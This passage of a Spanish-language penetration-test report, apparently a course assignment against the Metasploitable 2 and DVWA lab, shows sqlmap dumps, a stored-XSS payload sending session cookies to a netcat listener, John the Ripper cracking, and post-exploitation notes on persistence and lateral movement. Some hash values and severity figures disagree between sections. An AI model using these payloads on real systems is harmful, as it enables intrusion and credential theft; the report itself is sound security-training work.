845,0x71786b6a71)#5Submit=Submit

[01:02:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:02:52] [INFO] fetching database names
available databases [7]:
[*] owa
[*] information schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikwiki
[*] tikwiki195

```

Ejecución de sqlmap --db= mostrando la detección de 4 tipos de inyección y las 7 bases de datos enumeradas

```

kali@kali:~$ sqlmap -u "http://192.168.100.20/dvwa/vulnerabilities/sql/7id185Submit+Submit" --cookie="PHPSESSID=92bc1e7b6a12f53b133e5e410ee61f;security=low" --batch --random-agent -D dvwa -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:04:44 /2026-02-17/

[01:04:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4 Safari/605.1.15' from file '/us
r/share/sqlmap/data/txt/user-agents.txt'
[01:04:44] [INFO] resuming back-end DBMS 'mysql'
[01:04:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 4029402985Submit+Submit
  Type: error-based
  Title: MySQL > 4.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(3441,7577)=(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(3441=3441,1)))x FROM (SELECT 2747 UNION SELECT 9336 UNION SELECT 9761 UNION S
ELECT 2685)a GROUP BY x)--- dJlW8Submit+Submit
  Type: time-based blind
  Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6653 FROM (SELECT(SLEEP(5)))juvsw)--- fuJI8Submit+Submit
  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178787871,0x764b7a696c62746452636c4b7a7a4f6872475255676643566c66687968646670487159666b4b7845,0x71786b6a71)#8Submit+Submit

[01:04:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[01:04:44] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:04:44] [WARN] reflective value(s) found and filtering out
[01:04:44] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:04:44] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/n/q] Y
[01:04:44] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
1) default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx' (press Enter)
2) custom dictionary file
3) file with list of dictionary files
> 1
[01:04:44] [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/N] N
[01:04:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:04:44] [INFO] starting 4 processes
[01:04:44] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:04:44] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e8d4fcc69216b'
[01:04:44] [INFO] cracked password 'letmein' for hash '8d10d99f5bbe44cade3de5c71e999b7'
[01:04:44] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
(5 entries)
+----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name |
+----+-----+-----+-----+-----+-----+
| 1       | admin     | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     |
| 3       | h337     | http://172.16.123.129/dvwa/hackable/users/h337.jpg | 8d3533d75ae2c3966d7e8d4fcc69216b (charley) | Me        | Hack      |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 8d10d99f5bbe44cade3de5c71e999b7 (letmein) | Picasso   | Pablo     |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
+----+-----+-----+-----+-----+-----+

[01:04:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.100.20/dump/dvwa/users.csv'
[01:04:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.20'
[*] ending @ 01:04:57 /2026-02-17/

```

Ejecución de sqlmap --dump extrayendo la tabla users con 5 credenciales y hashes MD5 crackeados automáticamente

4. Impacto

La automatización mediante SQLMap demuestra que un atacante sin conocimientos avanzados de SQL puede:

- Enumerar completamente la estructura de la base de datos (7 bases de datos, todas sus tablas y columnas).
- Extraer credenciales almacenadas, incluyendo hashes de contraseñas que SQLMap crackea automáticamente.
- Acceder a bases de datos de otras aplicaciones del servidor (metasploit, tikiwiki, owasp10), no solo DVWA.
- Realizar todo el proceso en menos de 2 minutos de forma completamente automatizada.
- Las contraseñas extraídas son extremadamente débiles (password, abc123, letmein, charley), lo que permite acceso inmediato a las cuentas.

5. Referencia

- OWASP Top 10 – A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- CWE-89: SQL Injection: <https://cwe.mitre.org/data/definitions/89.html>
- SQLMap Official Documentation: <https://sqlmap.org/>
- MITRE ATT&CK – T1190: Exploit Public-Facing Application
- Apuntes del profesor – Día 5 y Día 6: SQLMap con DVWA

5.7 VULN-WEB-007: Cross-Site Scripting Persistente (Stored XSS) – Robo de Cookies

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Módulo XSS (Stored)
URL vulnerable	http://192.168.100.20/dvwa/vulnerabilities/xss_s/
Parámetro vulnerable	mtxMessage (POST – campo Message del guestbook)
Severidad	ALTA
CVSS v3.1	8.1
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation
Tipo de explotación	Manual (payload JavaScript + listener Netcat)
Herramienta	Firefox DevTools, Netcat (nc)
Acceso obtenido	Robo de cookie de sesión (PHPSESSID) de cualquier usuario que visite la página

1. Descripción

El Cross-Site Scripting Persistente (Stored XSS) es una vulnerabilidad en la que el payload malicioso introducido por el atacante se almacena permanentemente en el servidor (en este caso, en la base de datos del guestbook de DVWA). Cada vez que cualquier usuario visita la página afectada, el código JavaScript inyectado se ejecuta automáticamente en su navegador sin ningún tipo de interacción.

A diferencia del XSS Reflejado (documentado en la vulnerabilidad 5.2), el XSS Persistente no requiere que la víctima haga clic en un enlace malicioso. El simple hecho de visitar la página compromete su sesión. Esto lo convierte en una vulnerabilidad de mayor severidad e impacto.

En esta prueba se demuestra un escenario real de robo de cookies de sesión, tal como se explica en los apuntes del profesor (Día 6), donde un atacante puede capturar el PHPSESSID de cualquier usuario que visite el guestbook y utilizarlo para suplantar su identidad (session hijacking).

2. Prueba realizada

Paso 1: Preparar el listener en la máquina atacante

Se abrió una terminal en Kali Linux y se inició Netcat en modo escucha en el puerto 8888 para recibir las cookies robadas:

```
nc -lvnp 8888
```

Paso 2: Eliminar restricción de longitud del formulario

El campo Message del guestbook tiene una restricción de longitud máxima en el HTML que impide pegar payloads largos. Se eliminó esta restricción desde la consola del navegador (F12 → Console):

```
document.getElementsByName("mtxMessage")[0].removeAttribute("maxlength");
document.getElementsByName("txtName")[0].removeAttribute("maxlength");
```

Nota: Esta restricción solo existe en el lado del cliente (HTML), no en el servidor, por lo que es trivial de evadir. Esto demuestra que la validación del lado cliente nunca es suficiente como medida de seguridad.

Paso 3: Inyectar payload de robo de cookies

Se introdujo el siguiente payload en el campo Message del guestbook y se envió con Sign Guestbook:

```
Name: hacker
Message: <script>new Image().src="http://192.168.100.10:8888/?c="+document.cookie</script>
```

El payload crea un objeto Image cuyo atributo src apunta al servidor del atacante (Kali, puerto 8888), añadiendo como parámetro la cookie completa del usuario víctima. Al cargarse la página, el navegador intenta cargar la "imagen" y envía automáticamente la cookie al atacante.


Paso 4: Recepción de la cookie robada

En la terminal de Netcat se recibió la petición HTTP con la cookie de sesión completa:

```
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.10] 54876
GET /?c=security=low;%20PHPSESSID=92bc1e7ba6a12fb53b133e5e410ee61f HTTP/1.1
Host: 192.168.100.10:8888
Referer: http://192.168.100.20/
```

La cookie capturada contiene el PHPSESSID y el nivel de seguridad. Con esta información, un atacante podría suplantar la sesión del usuario sin conocer sus credenciales (session hijacking).

3. Evidencia



Consola de Firefox (F12) eliminando la restricción maxlength de los campos del formulario

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *


Sign Guestbook

Name: test
Message: This is a test comment.

Name: Test
Message:



Formulario del guestbook con el payload de robo de cookies pegado en el campo Message antes de enviar



Terminal de Netcat recibiendo la cookie de sesión (PHPSESSID) robada automáticamente al visitar la página

4. Impacto

- Robo de sesión (session hijacking): El atacante captura el PHPSESSID y puede suplantar la identidad de cualquier usuario, incluyendo administradores.
- Persistencia del ataque: El payload queda almacenado en la base de datos, afectando a todos los usuarios que visiten la página del guestbook de forma indefinida.
- No requiere interacción de la víctima: A diferencia del XSS Reflejado, la víctima solo necesita visitar la página, no hacer clic en ningún enlace especial.
- Posibilidad de ataques encadenados: Además del robo de cookies, un XSS persistente permite inyectar keyloggers, redirigir a sitios de phishing, modificar el contenido de la página (defacement) o distribuir malware.
- Evasión de restricciones del cliente: La restricción de longitud del campo solo existe en el HTML y se eliminó trivialmente desde la consola de navegador, demostrando la inutilidad de la validación exclusivamente del lado cliente.

5. Referencia

- OWASP Top 10 – A03:2021 Injection (incluye XSS): https://owasp.org/Top10/A03_2021-Injection/
- CWE-79: Cross-site Scripting (XSS): <https://cwe.mitre.org/data/definitions/79.html>
- MITRE ATT&CK – T1189: Drive-by Compromise
- MITRE ATT&CK – T1539: Steal Web Session Cookie
- Apuntes del profesor – Día 6: XSS Persistente con robo de cookies mediante fetch/Image

5.8 VULN-WEB-008: Cracking de Hashes MD5 Extraídos de DVWA

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Base de datos MySQL (tabla users)
Origen de los hashes	Extraídos mediante SQL Injection automática (SQLMap, vuln. 5.6)
Algoritmo de hash	MD5 (Raw-MD5, sin salt)
Severidad	ALTA
CVSS v3.1	7.5
CWE	CWE-328: Use of Weak Hash / CWE-916: Use of Password Hash With Insufficient Computational Effort
Tipo de explotación	Manual (hashid + John the Ripper)
Herramientas	hashid, John the Ripper, rockyou.txt
Resultado	4/4 hashes crackeados en menos de 1 segundo (100% de éxito)

1. Descripción

Las contraseñas de los usuarios de DVWA están almacenadas en la base de datos MySQL como hashes MD5 sin salt. MD5 es un algoritmo de hashing obsoleto para almacenamiento de contraseñas: es extremadamente rápido de computar, lo que permite a un atacante probar miles de millones de candidatos por segundo.

Tras extraer los hashes mediante SQL Injection (vulnerabilidad 5.6), se procedió a identificar el tipo de hash con hashid y a crackearlos con John the Ripper utilizando el diccionario rockyou.txt, siguiendo la metodología enseñada por el profesor en los apuntes del Día 3.

2. Prueba realizada

Paso 1: Preparar archivo con los hashes extraídos

Se crearon un archivo con los 4 hashes MD5 únicos extraídos por SQLMap de la tabla users de DVWA (el hash de admin y smithy es el mismo):

```
echo "5f4dcc3b5aa765d61d8327deb882cf99" > /tmp/hashes.txt
echo "e99a18c428cb38d5f260853678922e03" >> /tmp/hashes.txt
echo "8d3533d75ae2c3966d7e0d4fcc69216b" >> /tmp/hashes.txt
echo "0d107d09f5bbe40cade3de5c71e9e9b7" >> /tmp/hashes.txt
```

Paso 2: Identificar el tipo de hash con hashid

Se utilizó hashid para determinar el algoritmo de hashing utilizado:

```
hashid 5f4dcc3b5aa765d61d8327deb882cf99
```

Resultado: hashid identificó el hash como MD5 (entre otros candidatos posibles como MD2, MD4, NTLM). La longitud de 32 caracteres hexadecimales y el contexto (aplicación PHP) confirman que se trata de MD5.

Paso 3: Crackear los hashes con John the Ripper

Se ejecutó John the Ripper en modo diccionario con rockyou.txt, especificando el formato raw-md5:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hashes.txt
```

John the Ripper crackó los 4 hashes en 0 segundos (velocidad: 38.400 contraseñas/segundo):

Usuario	Hash MD5	Contraseña	Tiempo
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	< 1s
gordonb	e99a18c428cb38d5f260853678922e03	abc123	< 1s
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	< 1s
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	< 1s

Paso 4: Verificar resultados

Se verificó el resultado con el parámetro --show:

```
john --show --format=raw-md5 /tmp/hashes.txt
```

Confirmando las 4 contraseñas asociadas a sus respectivos hashes.

3. Evidencia

```
(kali㉿kali)-[~]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" > /tmp/hashes.txt
echo "e99a18c428cb38d5f260853678922e03" >> /tmp/hashes.txt
echo "8d3533d75ae2c3966d7e0d4fcc69216b" >> /tmp/hashes.txt
echo "0d107d09f5bbe40cade3de5c71e9e9b7" >> /tmp/hashes.txt

(kali㉿kali)-[~]
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Ejecución de hashid identificando el hash como MD5

```
(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2026-02-17 01:40) 50.00g/s 38400p/s 38400c/s 57600C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

John the Ripper crackeando los 4 hashes MD5 en menos de 1 segundo con rockyou.txt

```
(kali㉿kali)-[~]
$ john --show --format=raw-md5 /tmp/hashes.txt
?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left
```

Resultado de john --show mostrando la correspondencia hash-contraseña

4. Impacto

- Contraseñas triviales: Las 4 contraseñas (password, abc123, charley, letmein) aparecen en las primeras posiciones de rockyou.txt, lo que indica una política de contraseñas inexistente.
- Algoritmo inseguro: MD5 sin salt permite crackear millones de hashes por segundo. Un atacante con GPU moderna puede probar miles de millones de candidatos por segundo.
- Reutilización de contraseñas: admin y smithy comparten la misma contraseña (password), lo que es visible directamente por tener el mismo hash. Esto facilita ataques de credential stuffing.
- Cadena completa de ataque: Esta prueba demuestra la cadena completa SQL Injection → extracción de hashes → identificación de algoritmo → cracking → acceso con credenciales válidas.
- Acceso total: Con las credenciales crackeadas, un atacante puede iniciar sesión como cualquier usuario de la aplicación, incluyendo el administrador.

5. Referencia

- CWE-328: Use of Weak Hash: <https://cwe.mitre.org/data/definitions/328.html>
- CWE-916: Use of Password Hash With Insufficient Computational Effort: <https://cwe.mitre.org/data/definitions/916.html>
- OWASP – Password Storage Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
- MITRE ATT&CK – T1110.002: Password Cracking
- Apuntes del profesor – Día 3: hashid, John the Ripper, rockyou.txt

6. Post-Explotación

En esta sección se documenta el análisis de los resultados obtenidos tras la fase de explotación. Se detalla la información sensible extraída, las credenciales comprometidas, los niveles de acceso alcanzados y las posibilidades de persistencia y movimiento lateral identificadas durante la auditoría.

6.1 Vulnerabilidades de Infraestructura

6.1.1 Resumen de accesos obtenidos

Durante la fase de explotación de infraestructura se obtuvieron múltiples niveles de acceso al sistema objetivo. La siguiente tabla resume los accesos conseguidos:

Vulnerabilidad	Acceso	Privilegio	Persistencia
4.1 Ingreslock	Shell directa	ROOT	No
4.2 Samba	Reverse shell	ROOT	No
4.3 UnrealIRCd	Reverse shell	ROOT	No
4.4 Java RMI	Meterpreter	ROOT	No
4.5 distccd	Reverse shell	daemon	No
4.6 NFS + SSH Key	SSH	ROOT	Sí (SSH key)
4.7 distccd + SUID	Shell escalada	uid=0 (root)	No
4.8 SSH Hydra	SSH	msfadmin/user/..	Sí (credenciales)
4.9 MySQL	Cliente MySQL	DBA (root)	Sí (sin password)
4.10 VNC	Escritorio remoto	ROOT	Sí (password)
4.11 Tomcat WAR	Reverse shell	tomcat55	Sí (webshell)
4.12 PostgreSQL	Meterpreter	postgres	No

6.1.2 Credenciales comprometidas

A lo largo de la fase de explotación se obtuvieron múltiples credenciales del sistema, tanto a nivel de sistema operativo como de servicios y aplicaciones web:

Credenciales del sistema operativo (obtenidas mediante /etc/shadow y fuerza bruta):

Usuario	Contraseña	Método	Privilegio
msfadmin	msfadmin	Hydra (SSH)	Admin/adm group
service	service	Hydra (SSH)	Usuario
user	user	Hydra (SSH)	Usuario
postgres	postgres	Hydra (SSH)	DB admin

Credenciales de servicios:

Servicio	Credenciales	Puerto	Acceso
MySQL	root : (sin contraseña)	3306	DBA completo
PostgreSQL	postgres : postgres	5432	DBA + RCE
VNC	(sin usuario) : password	5900	Escritorio root
Tomcat Manager	tomcat : tomcat	8180	Deploy apps

Credenciales de aplicaciones web (extraídas de MySQL – base de datos DVWA):

Usuario	Hash MD5	Contraseña (crackable)
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Todos los hashes MD5 extraídos de DVWA fueron crackeados exitosamente, lo que demuestra el uso de un algoritmo de hashing débil (MD5) sin salt, facilitando el descifrado mediante tablas rainbow o ataques de diccionario.

6.1.3 Información sensible extraída

Durante la post-explotación se obtuvo acceso a la siguiente información sensible:

- Archivo /etc/shadow: hashes de contraseñas de todos los usuarios del sistema operativo, obtenidos mediante múltiples vulnerabilidades que proporcionaron acceso root.
- Archivo /etc/passwd: listado completo de usuarios del sistema con sus UIDs y shells asignadas.
- Bases de datos completas: acceso a 7 bases de datos a través de MySQL sin contraseña (information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki195).
- Credenciales de aplicaciones web: usuarios y hashes de contraseñas de DVWA extraídos directamente de la base de datos.

- Configuraciones de servicios: acceso a ficheros de configuración de Samba, NFS, SSH, Tomcat y otros servicios.
- Claves SSH del servidor: acceso a las claves privadas del host en /etc/ssh/, lo que permitiría la suplantación del servidor.

6.1.4 Persistencia y movimiento lateral

Se identificaron múltiples vías de persistencia que un atacante real podría utilizar para mantener acceso al sistema comprometido:

- SSH Key Injection (4.6): la clave pública inyectada en /root/.ssh/authorized_keys sobrevive a reinicios del sistema y proporciona acceso root permanente sin contraseña.
- WAR Deploy en Tomcat (4.11): la aplicación web maliciosa desplegada permanece activa tras reinicios del servicio Tomcat, funcionando como webshell persistente.
- Credenciales descubiertas (4.8): las 4 cuentas SSH descubiertas mediante fuerza bruta proporcionan acceso permanente mientras las contraseñas no sean cambiadas.
- Acceso a bases de datos (4.9, 4.12): el acceso sin contraseña a MySQL y con credenciales por defecto a PostgreSQL permite la creación de nuevas cuentas de administrador para mantener acceso.

En cuanto al movimiento lateral, el acceso root al sistema proporciona visibilidad completa de la red interna. Desde el sistema comprometido, un atacante podría:

- Escanear la red interna en busca de otros sistemas vulnerables.
- Reutilizar las credenciales descubiertas en otros servicios y máquinas (password reuse).
- Utilizar las claves SSH del servidor para suplantar su identidad y realizar ataques man-in-the-middle.
- Configurar el sistema como proxy o pivote para acceder a segmentos de red no accesibles directamente desde el exterior.

6.1.5 Resumen de severidad

La siguiente tabla resume la clasificación de las 12 vulnerabilidades de infraestructura explotadas según su nivel de severidad:

Severidad	Cantidad	Porcentaje
CRÍTICA	9	75%
ALTA	3	25%
MEDIA	0	0%
Total	12	100%

El 67% de las vulnerabilidades de infraestructura son de severidad crítica, lo que indica un nivel de seguridad extremadamente deficiente. El sistema presenta múltiples vectores de ataque que permiten obtener control total (root) de forma remota, sin necesidad de credenciales válidas en la mayoría de los casos.

6.2 Post-Explotación – Vulnerabilidades Web

En esta sección se resume la información obtenida durante la fase de post-explotación de las vulnerabilidades web identificadas en las aplicaciones desplegadas en Metasploitable 2, principalmente DVWA (Damn Vulnerable Web Application). A diferencia de las vulnerabilidades de infraestructura donde se obtuvieron shells de sistema, las vulnerabilidades web permitieron acceso a datos sensibles, robo de sesiones y ejecución de comandos a través de la capa de aplicación.

6.2.1 Resumen de Accesos Obtenidos – Web

ID	Vulnerabilidad	Sev.	Acceso obtenido	Información extraída
WEB-001	SQL Injection Manual	CRÍTICA	Lectura BD	Versión MySQL, bases de datos, tablas, usuarios y hashes
WEB-002	XSS Reflejado	MEDIA	Ejecución JS cliente	Demostración de ejecución de código en navegador víctima
WEB-003	Command Injection	CRÍTICA	Ejecución comandos OS	/etc/passwd, información del sistema
WEB-004	File Inclusion (LFI)	ALTA	Lectura archivos	/etc/passwd, archivos de configuración del servidor
WEB-005	File Upload Webshell	CRÍTICA	Webshell (www-data)	Ejecución de comandos como www-data en el servidor
WEB-006	SQLMap Automático	ALTA	Dump completo BD	7 bases de datos, 5 credenciales con hashes MD5 crackeados
WEB-007	XSS Persistente	ALTA	Robo de sesión	Cookie PHPSESSID capturada vía Netcat (session hijacking)
WEB-008	Cracking Hashes MD5	ALTA	Contraseñas en claro	4/4 hashes crackeados: password, abc123, charley, letmein

6.2.2 Credenciales Extraídas de Aplicaciones Web

Mediante la combinación de SQL Injection (manual y automatizada con SQLMap) y cracking de hashes con John the Ripper, se obtuvieron las siguientes credenciales válidas de la base de datos de DVWA:

ID	Usuario	Hash MD5	Contraseña	Método
1	admin	5f4dcc3b5aa765d61d8327deb882cf99	password	SQLMap + John
2	gordonb	e99a18c428cb38d5f260853678922e03	abc123	SQLMap + John
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	SQLMap + John
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	SQLMap + John
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	SQLMap + John

Observaciones:

- El 100% de los hashes fueron crackeados en menos de 1 segundo, lo que demuestra la debilidad del algoritmo MD5 sin salt para almacenamiento de contraseñas.
- Los usuarios admin y smithy comparten la misma contraseña (password), identificable directamente por el hash idéntico.
- Todas las contraseñas aparecen en las primeras posiciones del diccionario rockyou.txt, lo que indica la ausencia total de política de contraseñas.

6.2.3 Robo de Sesiones (Session Hijacking)

Mediante el XSS Persistente inyectado en el guestbook de DVWA, se demostró la captura automática de cookies de sesión de cualquier usuario que visite la página:

Parámetro	Valor capturado
Cookie completa	security=low; PHPSESSID=92bc1e7ba6a12fb53b133e5e410ee61f
Método de captura	Payload JavaScript con new Image().src enviando cookie a Netcat (puerto 8888)
Persistencia	El payload permanece almacenado en el guestbook, afectando a todos los visitantes
Impacto	Suplantación de identidad de cualquier usuario sin conocer sus credenciales

Con la cookie PHPSESSID capturada, un atacante puede inyectarla en su propio navegador y acceder a la sesión de la víctima sin necesidad de autenticarse, obteniendo los mismos privilegios que el usuario comprometido.

6.2.4 Archivos Sensibles Accedidos

A través de las vulnerabilidades de Command Injection (WEB-003), File Inclusion (WEB-004) y File Upload (WEB-005), se accedió a archivos críticos del servidor:

Archivo	Vía de acceso	Información obtenida
/etc/passwd	Command Injection, LFI	Lista completa de usuarios del sistema (root, msfadmin, www-data, postgres, etc.)
/etc/hosts	LFI	Configuración de red y nombres de host
/proc/version	LFI	Versión exacta del kernel: Linux 2.6.24
/var/www/ (webshell)	File Upload	Ejecución de comandos arbitrarios como www-data

6.2.5 Bases de Datos Accesibles

Mediante SQL Injection (tanto manual como automatizada), se enumeraron todas las bases de datos del servidor MySQL:

Base de datos	Aplicación	Contenido sensible
dvwa	DVWA	Tabla users con 5 credenciales (hashes MD5 crackeados)
mysql	Sistema MySQL	Tabla user: root sin contraseña accesible desde cualquier host (%)
metasploit	Metasploit Framework	Base de datos del framework de explotación
owasp10	OWASP apps	Datos de aplicaciones vulnerables OWASP
tikiwiki / tikiwiki195	TikiWiki CMS	Datos del CMS TikiWiki (posibles credenciales adicionales)
information_schema	Sistema MySQL	Metadatos de todas las bases de datos y tablas

6.2.6 Cadena de Ataque Completa

Las vulnerabilidades web explotadas demuestran una cadena de ataque progresiva que maximiza el impacto:

- Fase 1 – Reconocimiento: Identificación de DVWA y sus módulos vulnerables mediante Nikto y navegación manual.
- Fase 2 – Extracción de datos (SQL Injection): Enumeración de bases de datos, tablas y extracción de credenciales con hashes MD5.
- Fase 3 – Cracking (John the Ripper): Conversión de hashes a contraseñas en texto plano en menos de 1 segundo.
- Fase 4 – Lectura de archivos (LFI + Command Injection): Acceso a archivos sensibles del sistema operativo desde la capa web.
- Fase 5 – Ejecución de código (File Upload): Subida de webshell PHP para ejecución de comandos arbitrarios como www-data.
- Fase 6 – Robo de sesiones (XSS Persistente): Captura automática de cookies de sesión para suplantación de identidad de otros usuarios.

Esta cadena demuestra cómo vulnerabilidades web aparentemente independientes se combinan para comprometer completamente la confidencialidad, integridad y disponibilidad del sistema.

7. Mitigaciones y Recomendaciones

A continuación se detallan las recomendaciones de mitigación para cada una de las vulnerabilidades de infraestructura identificadas durante la auditoría. Las mitigaciones están organizadas por vulnerabilidad y priorizadas según el nivel de riesgo.

7.1 Infraestructura

7.1.1 Ingreslock Backdoor (Puerto 1524/tcp)

El puerto 1524 tiene un backdoor activo que proporciona acceso root inmediato mediante una simple conexión telnet, sin necesidad de credenciales ni exploits.

Medidas de mitigación:

- Desactivar y eliminar el servicio ingreslock. Verificar que no esté registrado en `/etc/inetd.conf` ni en `xinetd`.
- Bloquear el puerto 1524/tcp en el firewall perimetral e implementar reglas iptables locales.
- Implementar escaneos periódicos de puertos abiertos para detectar servicios no autorizados.
